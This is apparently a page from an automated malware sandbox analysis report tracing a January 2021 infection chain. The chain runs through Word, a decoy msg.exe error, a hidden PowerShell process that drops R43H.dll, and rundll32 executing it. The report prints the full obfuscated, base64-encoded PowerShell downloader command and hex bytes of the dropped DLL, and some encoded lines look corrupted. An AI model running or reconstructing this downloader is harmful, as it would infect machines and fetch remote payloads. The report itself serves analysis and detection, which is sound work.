TQBvAccAKwAoAccAUQBZAGcAJwArAccAeQnACKwAoAccAAbAbsAHEAdABN  
AG8AUQAnAcCsAjwBCACKwAnAHQjwApAcSAKAAnADuAagBmAG0AJwArAccA  
bwBNACkWAnAG8AUQAnACKAKQAUAcIacgBgAEUAAUAbSAGAAQBDAGUAlgA  
ACgAJwBNAG8AJwArAccAUQAnACKALAbBAMAVABSAGkAtgBHAFOAWwBDAEgA  
QQByAF0AQQAYACKQArACQAUgBpADYAMgBzAG8AawArAcgAAhAC4AJwAr  
AccAZABsAccAKQArAccAAbAAhAcKAoAccAeQnACKwAoAccAAbAbsAHEAdABN  
AG8AUQAnAcCsAjwBZACKwQApAdSAJABPAGCAXwAOADMAXwBtAD0AKAAh  
AF0AJwArAcgAJwBiADIAwBzD0AJwArAccALwAnAcCsAjwAvAGEAbAbsAccA  
KQArAcgAJwBjAGEAJwArAccAbgBuAGEAYgBpAccAKwAnAHMABQBIACkQAr  
ACgAJwBkAccAKwAnAHMALgBjAG8AbQAnAcCsAjwAvAccAKQArAcgAJwB1AccA  
KwAnAG4AcgAnACKwAoAccAqBQAbQALQAnAcCsAjwBtAGEAcAAvAfOjwAr  
AccAcwAnACKwAoAcQAnAcCsAjwB2AC8AJwArAccAqAbdAGIAjwApAcCsA  
KAAnADIAwWAnAcCsAjwBzAccAKQArAcgAJwA6AC8ALwBnAccAKwAnAHQjwAr  
ACCAYQBUAccAKQArAccAbgAnAcCsAAhAGEAJwArAccAcwBwAHMaeQAnAcCsA  
JwBjAccAKQArAccAAbpAccAKwAoAccAqBQAbQALQAnAcCsAjwBzAHQAdQnAccKwAo  
AccAZABpAccAKwAnAG8ALgBjAG8AbQAnACKwAoAccALwAnAcCsAjwBjAGcA  
aQAtACcAKQArAcgAJwBiAGkAJwArAccAbgAvAFAAJwArAccAqAbdAGIAjwApAcCsA  
AccAXQAnACKwAoAccAqBQAbQALQAnAcCsAjwBtAGEAcAAvAfOjwAr  
KwAoAccAqBQAG4ZwAnAcCsAjwBzAGkAcwBaccAKwAnAGEAYgBjAC4AJwAr  
AccAYwAnACKwAoAccAbwAnAcCsAjwBtAC8AJwApAcCsAKAAhAGMAJwArAccA  
bwB3AC8AJwArAccASgBIAC8AQAAhAcCsAjwBdAGIAMgBbAHMAOgAvAccAKQAr  
AccALwBhAccAKwAoAccAqBQAbQALQAnAcCsAjwBtAGEAcAAvAfOjwAr  
JwArAccAdQnACKwAoAccAbgAvAFAAJwArAccAbgAvAFAAJwArAccAbgAvAFAA  
AccCKwAnAHMALgBjAccAKQArAcgAJwBvAG0ALwBiaCcAKwAnAHMAAAnAcCsA  
JwAtACKwAnAG4AYwBsAGUAEAAhAHCeQAnAcCsAjwBnAccAKQArAcgAJwBx  
AccAKwAnADQAJwArAccALwBhAdCAbgBCAccAKQArAccAcgAqBQAbQALQAnAcCsAKAAhAgG  
cwAnAcCsAjwAvAccAKQArAccAqBQAbQALQAnAcCsAjwBdAccAKwAoAccAbgAVGAYA  
JwBjAHoAaQAnAcCsAjwAtAHAAbwBzAC4AYwAnAcCsAjwBvAG0ALwBjAccAKwAn  
AFSAJwApAcCsAAhAHMAJwArAccAcwA6AC8AJwArAccALwBIAHQJwArAccA  
awAnAcCsAjwBpAG4ZABIAQJwApAcCsAAhAHMAJwArAccAcwA6AC8AJwArAccA  
AGMAbwBtAC8dwBwAC0AJwArAccAqBQAbQALQAnAcCsAjwB1AGQAJwArAccA  
ZQBzACKwAnAC8AJwArAccAbwAnAcCsAjwBfAgJwApAcCsAAhAHMAZAAhAcwAJwBzAHQ  
ACKwAnAAEAAXQBIADIAwWAnAcCsAjwBzAHM AJwApAcCsAAhAHMAOgAnAcCsAjwAc8AJwArAccA  
JwBIAHoAaQAnAcCsAjwAtAHAAbwBzAC4AYwAnAcCsAjwBvAG0ALwBjAccAKwAn  
AGEAdABIAGcAbwByAHkAJwArAccAbAAnAcCsAjwBvAHgALwAnACKAKQAUACIA  
cqBFAHAAbABBAAGAYwBIAClAAKAoAccAqBQAbQALQAnAcCsAAhAHMAJwArAccA  
AHMAJwApAckALAAoAfSAYQByAHIAYQB5AF0AKAAhAHMAZAAhAcwAJwBzAHQ  
AGkAAwUAAGMAJwArAccAbwAnAcCsAjwBtAC8AJwApAcCsAAhAHMAOgAvAccAKQAr  
LQBzACKwAnAHAAJwApAcCsAjwBIAccAKwAoAccAqBQAbQALQAnAcCsAjwBtAC8AJwArAccA  
AEAAAXQBIADIAwWAnAcCsAjwBzAHM AJwApAcCsAAhAHMAOgAnAcCsAjwAc8AJwArAccA  
KwAnAHMAJwArAccAcwA6AC8AJwArAccAcwA6AC8AJwArAccAcwA6AC8AJwArAccA  
AGMAbwBtAC8dwBwAC0AJwArAccAqBQAbQALQAnAcCsAjwB1AGQAJwArAccA  
ZQBzACKwAnAC8AJwArAccAbwAnAcCsAjwBfAgJwApAcCsAAhAHMAZAAhAcwAJwBzAHQ  
ACKwAnAAEAAXQBIADIAwWAnAcCsAjwBzAHM AJwApAcCsAAhAHMAOgAnAcCsAjwAc8AJwArAccA  
JwBIAHoAaQAnAcCsAjwAtAHAAbwBzAC4AYwAnAcCsAjwBvAG0ALwBjAccAKwAn  
AGEAdABIAGcAbwByAHkAJwArAccAbAAnAcCsAjwBvAHgALwAnACKAKQAUACIA  
cqBFAHAAbABBAAGAYwBIAClAAKAoAccAqBQAbQALQAnAcCsAAhAHMAJwArAccA  
AHMAJwApAckALAAoAfSAYQByAHIAYQB5AF0AKAAhAHMAZAAhAcwAJwBzAHQ  
AGkAAwUAAGMAJwArAccAbwAnAcCsAjwBtAC8AJwApAcCsAAhAHMAOgAvAccAKQAr  
JwBjAHQJwApACAAUwB5AFMAdABFAG0ALgBuAGUAVAAuIAhCzQBCAEMabABJ  
AEUAbgB0ACKALgAiAGQAYABPAFcAtgBmag8AYQbKAyAAQbgAGwARQAAcG  
JABVAGOAdBzAHAAZQBoAcwIAAAkAEIAaAbuAhcAzQAA5ADIAKQA7ACQAWAA3  
ADAAQgA9AcgAJwBPACcAKwAoAccAqBQAbQALQAnAcCsAjwBtAC8AJwArAccA  
AhsAdABhAKhAewoACyAAKAhAA4ZQb3AccAKwAnACoATwBIAccAKwAnAGoA  
ZQBjAHQJwApACAAUwB5AFMAdABFAG0ALgBuAGUAVAAuIAhCzQBCAEMabABJ  
AEUAbgB0ACKALgAiAGQAYABPAFcAtgBmag8AYQbKAyAAQbgAGwARQAAcG  
JABVAGOAdBzAHAAZQBoAcwIAAAkAEIAaAbuAhcAzQAA5ADIAKQA7ACQAWAA3  
ADAAQgA9AcgAJwBPACcAKwAoAccAqBQAbQALQAnAcCsAjwBtAC8AJwArAccA  
IAAoAcgAJgAoAccAcwBIAHQLQbjACkWAnAHQAZQAnAcCsAjwBtAC8AJwArAccA  
ACQAAQgBoAG4AdwBIAdkAMgApAC4AigBsAGAAZQbUAGcAVAbOAcIAAATAcG  
ZQAgADMAnwA2ADUAMgApACAAewAmAcgAJwArAccAbgBkAccAKwAn  
AGwAbAAzADIAJwApACAAJABCAGgAbgB3AGUAQoYAcwAKAAhAEMAJwArAccA  
bwBuAccAKwAnAHQAJwArAccAJwBtAC8AJwArAccAbAAnAcCsAjwBfAfIAQb  
ACCAKQArACgAJwBEACCkWAnAEwATAAnACKAQuACIAVAbvAGAAUwBUHIA  
SQBgAE4AZwAiAcgAKQA7ACQATQ0ADcAvwA9AcgAJwBbADcAjwArAccAMQB  
ACCAKQA7AGIAcgBIAGEAAwA7ACQRwA1ADIAsgA9AcgAKAAhAEMAJwArAccA  
MgAwAccAKQArAccAqBQAbQALQAnAcCsAjwBtAC8AJwArAccAbAAnAcCsAjwBfAfIAQb  
AFQAPQoAccAUQA5AccAKwAnADYVAAnACKA

Imagebase:

Copyright null 2021

0x4a6c0000

Page 38 of 48

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### Analysis Process: msg.exe PID: 2496 Parent PID: 2456

#### General

Start time:	16:31:44
Start date:	13/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffff720000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### Analysis Process: powershell.exe PID: 2300 Parent PID: 2456

#### General

Start time:	16:31:44
Start date:	13/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:

POwershell -w hidden -ENCOD JAA2ADKabQBEEFQANwAgACAAP  
QAgAFsAdAB5AFAARQbdACgAlgB7ADEAQBT7ADMAfQB7ADAAfQB7ADIAfQaIA  
C0AZgAnAFIAJwAsAccAUwAnACwAJwBZCcALAAfKuUwB0AEUATQAuAEkAT  
wAuAGQaQBSAEUAYwBUAE8AJwApACAAoWgACAAIAAKAHKAMQAwAEkAIAAgA  
D0AIABbAFQaEgBwAEUAQXQaOClAewA2AH0AewAzAH0AewAyAH0AewA3AH0Ae  
wa0AH0AewAxAH0AewA1AH0AewA4AH0AewAwAH0AigAtAGYAlAAAnAGEARwbIA  
FIAJwAsAccAdAAuACcAlAAuAEUAJwAsACcAWQBTAHQAJwAsACCAtgBFACAl  
AAAHMARQBSAHYAAQBDAccAlAAuAHMajwAsAccAbQAUAccAlAAuAGUUAUBvA  
GkAbgB0AG0AYQBuACCQKQ7ACQARQByAHIAbwByAEEAYwB0AgkAbwBuFAAc  
gBIAGYZQByAGUAbgBjAGUAlAA9ACAAKAoAccAluBpAccAkWnAgwAZQBuA  
HQAbAB5AcCKQArACgAJwBDAG8AJwArAccAbgAnAckAkWnAHQAJwArAcgAJ  
wBpAG4AJwArACCAdQAnACKwAnAGUAJwApADsAJABQAHKAMAB1AgBpA  
D0AJABLADeAmgBPACAAKwAgAFsAywBoAGEAcgBdAcgAng0ACKAIArACAAJ  
ABQADYANQBaAdsAJABYADkAmgBDAD0AKAAoAccAVQAnACsAJwBtAgDjwApA  
CsAJwBSACCQKA7ACAAIAAKADYAOQBNAgQdIA3DoAOgAiEMAcgBgAGUAY  
QBUAGAARQBkAEkAUGbFAEMAdAbvAGAAUgBZACIAKAAkAEgATwBNAAUAIaA  
CAAAkAAoAccAWgAnACsAKAAAnAE0AJwArAccAUABzAGcAeQAnACsAJwBoAccAK  
QrAcgAJwBsAHEAdABaAccKwAnAE0AJwApACsAJwBQAEIAJwArAcgAJwB4A  
CcAKwAnADUAAgAnACKwAnAGYAJwArAcgAJwBtAG8AwgBNACkAkWnAhQAAJ  
wApAckLQLBSAGUAcBsAGEAYwBFACgAWwBDAGgAYQBSAF0AOQAwACSAwBDA  
GgAYQBSAF0ANwA3ACsAWwBDAGgAYQBSAF0AOAwAckALAbBAEMAAbhAFIA  
QA5ADIAKQApAdSJAJBHADcAnwBHAD0AKAAAnAfGooAAAnACsAJwAwFAAAJwApA  
DsIAAAkAHKAMQwAAkOAga6ACIAuWbIAEMdQByAEkAdABgAHkAcAbYAE8AY  
ABUAE8AYAbjAG8ATAiACAAPQAgACgAKAAAnAFQAbAnACsAJwBzAccQKQArA  
CcAMQyAcCKQAr7ACQASgAzADQASg9AcgAKAAAnFoAmgAnACsAJwA4AccAK  
QrAccAtgAnACKoWakAFIAqA2ADIAcwBvAGsIAA9ACAAKAAnAFIANAAAn  
CsAJwAzAEGAJwApAdSJAJBUDKAxwBJD0AKAAAnAEgANQAnACsAJwA4AEwAJ  
wApAdSJAABCAGgAbgB3AGUOQyAd0AJABIAE8ATQBFCsAKAAoAccATQBvA  
CcAKwAoAccAUQBZAGCAJwArAccAeQAnACKwAoAccAAAbSbHEAdABNAG8AU  
QAnACsAJwBCAccAKwAnAHgAJwApACsAKAAAnADUAAgBmAG0AJwArAccAbwBNA  
CcAKwAnAG8AUQAnACKKQAnAClAcgBjAGUAAUAbSAGAAQBDAGUAlgAgCgAJ  
wBNAG8AJwArAccAUQAnACKALAbBfFMVABsAGkAtgBHF0AwBDAEgAQByA  
F0AOQyAcKQArACQAUgBpADYAMgBzAG8AwArAcgAKAAAnAC4AJwArAccAZ  
AbAccAKQArAccAbAAAnACKoWakAFcANQwAFYyAPQoAccAWQAnACsAKAAAn  
DcAOQAnACsAJwBZAccAKQApAdSJAJPBAGCxwA0ADMAXwBtAD0AKAAAnFOAJ  
wArACgAJwBjADIAWwBzADoAJwArAccAlwAnACsAJwAvAGEAbAsCkAKQArA  
CgAJwBjAGEAJwArAccAbgBuAGEAYgBpAccAKwAnAHMABQBIACCQKQArAcgAJ  
wBkAccAKwAnAHMALgBjAG8AbQAnACsAJwAvAccAKQArAcgAJwB1AccAKwAnA  
G4AcgAnACKwAoAccAYQBpAGQALQAnACsAJwBtAGEAcAAvAFoAJwArAccAW  
gAnACKwAoAccAbQAnACsAJwA2AC8AJwArAccQABdAGIAJwApACsAKAAAn  
DIAWwAnACsAJwBzACKQArAcgAJwA6AC8ALwBnAccAKwAnAGKAJwArAccAY  
QBuACKQArAccAbgAnACsAKAAAnAGEAJwArAccAbwAHMAdQAnACKwAoAccAZ  
CcAKQArAccAAAbpAccAKwAoAccAeYwAnACsAJwBzAHQAdQAnACKwAoAccAZ  
ABpAccAKwAnAG8ALgBjAG8AbQAnACKwAoAccAlwAnACsAJwBjAGcAAQAtA  
CcAKQArCgAJwBjAGKAJwArAccAbgAvAFAAJwArAccAUAAvAEAAJwArAccAX  
QAnACKwAoAccAYgAnACsAJwAyAFsAcwA6AccAKQArAccLwAvAccAKwAoA  
CcAAQBIAG4ZwAnACsAJwBsAGkAbwAccAKwAnAGEAYgBjAC4AJwArAccAY  
wAnACKwAoAccAbwAnACsAJwBtAC8AJwApACsAKAAAnAGMAJwArAccAbwB3A  
C8AJwArAccASgBIAC8AQAAAnACsAJwBdAGIAmBgBhAHMAOgAvAccAKQArAccAL  
wBhAccAKwAoAccAYgAnACsAJwByAGkAbAAAnACKwAoAccAbAvAGYAJwArA  
CcAdQAnACKwAoAccAcgBuAGkAdAAAnACsAJwB1AccAKQArAcgAJwByAccAK  
wAnAGUALgBjACKQArAcgAJwBvAg0ALwBiaCkAkWnAHAAAnACsAJwAtA  
CcAKwAnAG4AYwBsAGUAEAtAHcAEQAnACsAJwBnAccAKQArAcgAJwBxAccAK  
wAnADQAJwArAccAlwBhAdcAbgBCAccAKQArAccAzQAnACsAKAAAnAGgAcwAnA  
CsAJwAvAccAKQArAccAAQAnACsAJwBdAccAKwAoAccAbAvAGYAJwArA  
wApACsAKAAAnAHMAdJwArAccAcwA6AC8AJwArAccAlwBIAHQAjwArAccAawAnA  
CsAJwBpAG4AZBIAQGQAJwApACsAKAAAnGUAAwAnACsAJwB0AGKAzgBsAGKAA  
wAuAGMAJwArAccAbwAnACKwAoAccAbQAvAHAAyWwAnACsAJwBpAGUALQbzA  
CcAKwAnAHAAJwApACsAJwBIAccAKwAoAccAZQbKAC8AJwArAccAVQAvAEAAAX  
QBIADIAWwAnACsAJwBzAHMAdJwApACsAKAAAnADoAlwAvAHYAcwB0AccAKwAnA  
HMAJwArAccAYQAnACKwAnAG0AcAAAnACsAKAAAnGWAZQAnACsAJwAvAGMAd  
wBtAC8AdwBwAC0AJwArAccAaQBuAGMAdAAncsAJwB1AGQAJwArAccAZQbzA  
CcAKwAnAC8AJwArAccAnWbIAFgAJwApACsAKAAAnGUASQAnACsAJwAvAccAK  
wAnAEAXQbIADIAWwAnACKwAnAHMAdQAnACsAJwAvAC8AJwArAcgAJwBIA  
HoAaQAnACsAJwAtAHAAAbwBzAC4AYwAnACsAJwBvAg0ALwBjAccAKwAnAgeAd  
ABIAGcAbwByAHkAJwArAccAbAAAnACsAJwAvAhgALwAnAckAKQAUACIAcgBFA  
HAABABBAGAYwBIAClAAoAccAXQAnACsAKAAAnAGIAJwArAccAmgBbAHMAd  
wApACKLAAoAFsAYQByAHIAyQb5AF0AKAAAnAHMAdQAnACsAJwBzAHCAjwApA  
CwAKAAAnAGgAdAAAnACsAJwB0AHAAJwApACwAJwAzAGQAJwApFsAMQbdACKal  
gIAfMAYBAGQwASQBwACIAKAkAFIANgA5EAsIAIArACAAJABQAHkAMABIA  
GIAgBpACAAKwAgACQAUQzADMASQApDsAJBAdQANABTAD0AKAAoAccAR  
AA4AccAKwAnAdC AJwApACsAJwBpAccAKQ7AGYAbwByAGUAYQbjAGgIAAooA  
CQAVQBqAHQAcwBwAGUAAAgAGkAbgAgACQATwBnAF8ANAAzAF8AbQApAhAsAd  
AbYAHkAewAoACYAKAAhE4AQZB3AccAKwAnACoATwBtAccAKwAnAgBjAGQbzA  
HQAJwApACAAUwB5AFMdABFAG0ALgBuAGUAVAAuAhcAZQbCAEmABAJEUAub  
gB0ACKALgAiAGQAYABPACtGwBAG8AYQbKEAYAaQbgAgwARQIAcQgAJBVA  
GoAdAbzAHAAZQbOAcwAIAAAEIAiAaBuhcAZQ5ADIAKQ7ACQAWAA3ADAAQ  
gA9ACgAJwBpAccAKwAoAccAnAAAnACsAJwAvEgAJwApACKAOwBjAGYIAAoaA  
CgALgAoAccARwBIAHQLQbJAccAKwAnAHQAZQAnACsAJwBtAccAKwAnAgBjAGQ  
gBoAG4AdwBIADKMgApAC4AlgBsAGAAGZQbUAcGAVALBoACIAIAAtAGcAZQAgA  
DMANwA2ADUAMgApACAAewAmACgAJwByAHUAJwArAccAbgBkAccAKwAnAgwAb  
AAzADIAJwApACAAJABCAGgAbgB3AGUOQyAcwAKAAAnEMAJwArAccAbwBuA  
CcAKwAnAHQAJwArAcgAJwByAG8AJwArAccAbAAAnACsAJwBfAFIdQBuAccAK  
QrAcgAJwBEAccAKwAnAEwATAAnACKQAUAcIAVAbVAGAAUwBUAHISQBgA  
E4ZwAiaCgAKQ7ACQATQ0ADcAVw9ACgAJwBbAdcAJwArAccAMQbKAccAK  
Q7AGIAGcBIAgeAaw7ACQARwA1AD1sAg9ACgAKAAAnEMAJwArAccAmgAwA  
CcAKQArAccAkwAnACKQb9AGMAYQb0AGMaaAB7AH0AfQAKAEIAmWazAFQAP  
QAOAccAUQA5AccAKwAnADYAVAAAnACKA

Imagebase:

0x13f790000

File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2103844038.00000000003F6000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2103894665.0000000001C16000.00000004.00000001.sdmp, Author: Florian Roth</li> </ul>
Reputation:	high

## File Activities

### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Ygyhlqt	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE84ABEC7	CreateDirectoryW
C:\Users\user\Ygyhlqt\Bx5jfmo	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE84ABEC7	CreateDirectoryW
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	read attributes   synchronize   generic write	device	synchronous io non alert   non directory file   open no recall	success or wait	1	7FEE84ABEC7	CreateFileW

Old File Path	New File Path	Completion	Source Count	Address	Symbol
---------------	---------------	------------	--------------	---------	--------

### File Written

File Path	Offset	Length	Value	Ascii	Completion	Source Count	Address	Symbol
-----------	--------	--------	-------	-------	------------	--------------	---------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	4096	4d 5a 90 00 03 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 40 00 00 00 00 00 40 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 11 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed	success or wait	1	7FEE84ABEC7	WriteFile	
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	8641	f8 ff ff eb 28 8b c6 c1 ... (....P...P.u.S.5..... e8 10 50 0f b7 c6 50 .P...P.u.S.....M_~3[.... ff 75 10 53 e8 35 f8 ff ....U...E.M...#..P.+..... ff eb 13 8b c6 c1 e8 w...].....U..QVWj.....E 10 50 0f b7 c6 50 ff .PV.u..2...E.P.N.Q.%.....7 75 10 53 e8 cb 19 ff ff _~.U.....M.....h ....E.P.V/. 83 c4 10 8b 4d fc 5f ..U..QSVW}.E..P.w.s.u.. 5e 33 cd 5b e8 ad 1b ....E.P.C..P.....C.....c..G 00 00 c9 c2 10 00 55 ...~[....V...6 8b ec 8b 45 0c 8b 4d 08 83 00 23 8b 01 8b 50 fc 2b c2 83 c0 fc 83 f8 1f 77 04 89 11 5d c3 e9 bf c6 00 00 55 8b ec 51 56 57 6a 10 8b f9 e8 ed 13 ff ff 8b f0 8d 45 fc 50 56 89 75 fc e8 32 f4 ff ff 8d 45 fc 50 8d 4e 04 51 e8 25 f4 ff ff 83 c4 14 89 37 5f 5e c9 c3 55 8b ec 83 ec 0c 8d 4d f4 e8 0a f5 ff ff 68 7c ac 04 10 8d 45 f4 50 e8 56 2f 00 00 cc 55 8b ec 51 53 56 57 8b 7d 08 8d 45 08 8b d9 50 8b 77 04 ff 73 04 89 75 fc e8 f0 f3 ff ff 8d 45 fc 50 8b 43 04 83 c0 04 50 e8 e0 f3 ff ff 8b 43 04 83 c4 10 83 63 04 00 89 47 04 89 06 5f 5e 5b c9 c2 04 00 56 8b f1 ff 36	success or wait	20	7FEE84ABEC7	WriteFile	

#### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8315208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8315208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE843A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE84ABEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	6	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE84069DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE84069DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE84ABEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE84ABEC7	ReadFile

### Registry Activities

Key Path	Completion	Count	Source Address	Symbol			
Key Path							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

### Analysis Process: rundll32.exe PID: 2548 Parent PID: 2300

#### General

Start time:	16:31:48
Start date:	13/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Contr ol_RunDLL
Imagebase:	0xff4c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### File Activities

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	64	success or wait	1	FF4C27D0	ReadFile
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	unknown	264	success or wait	1	FF4C281C	ReadFile

### Analysis Process: rundll32.exe PID: 2384 Parent PID: 2548

#### General

Start time:	16:31:48
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll Control_RunDLL
Imagebase:	0xb60000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
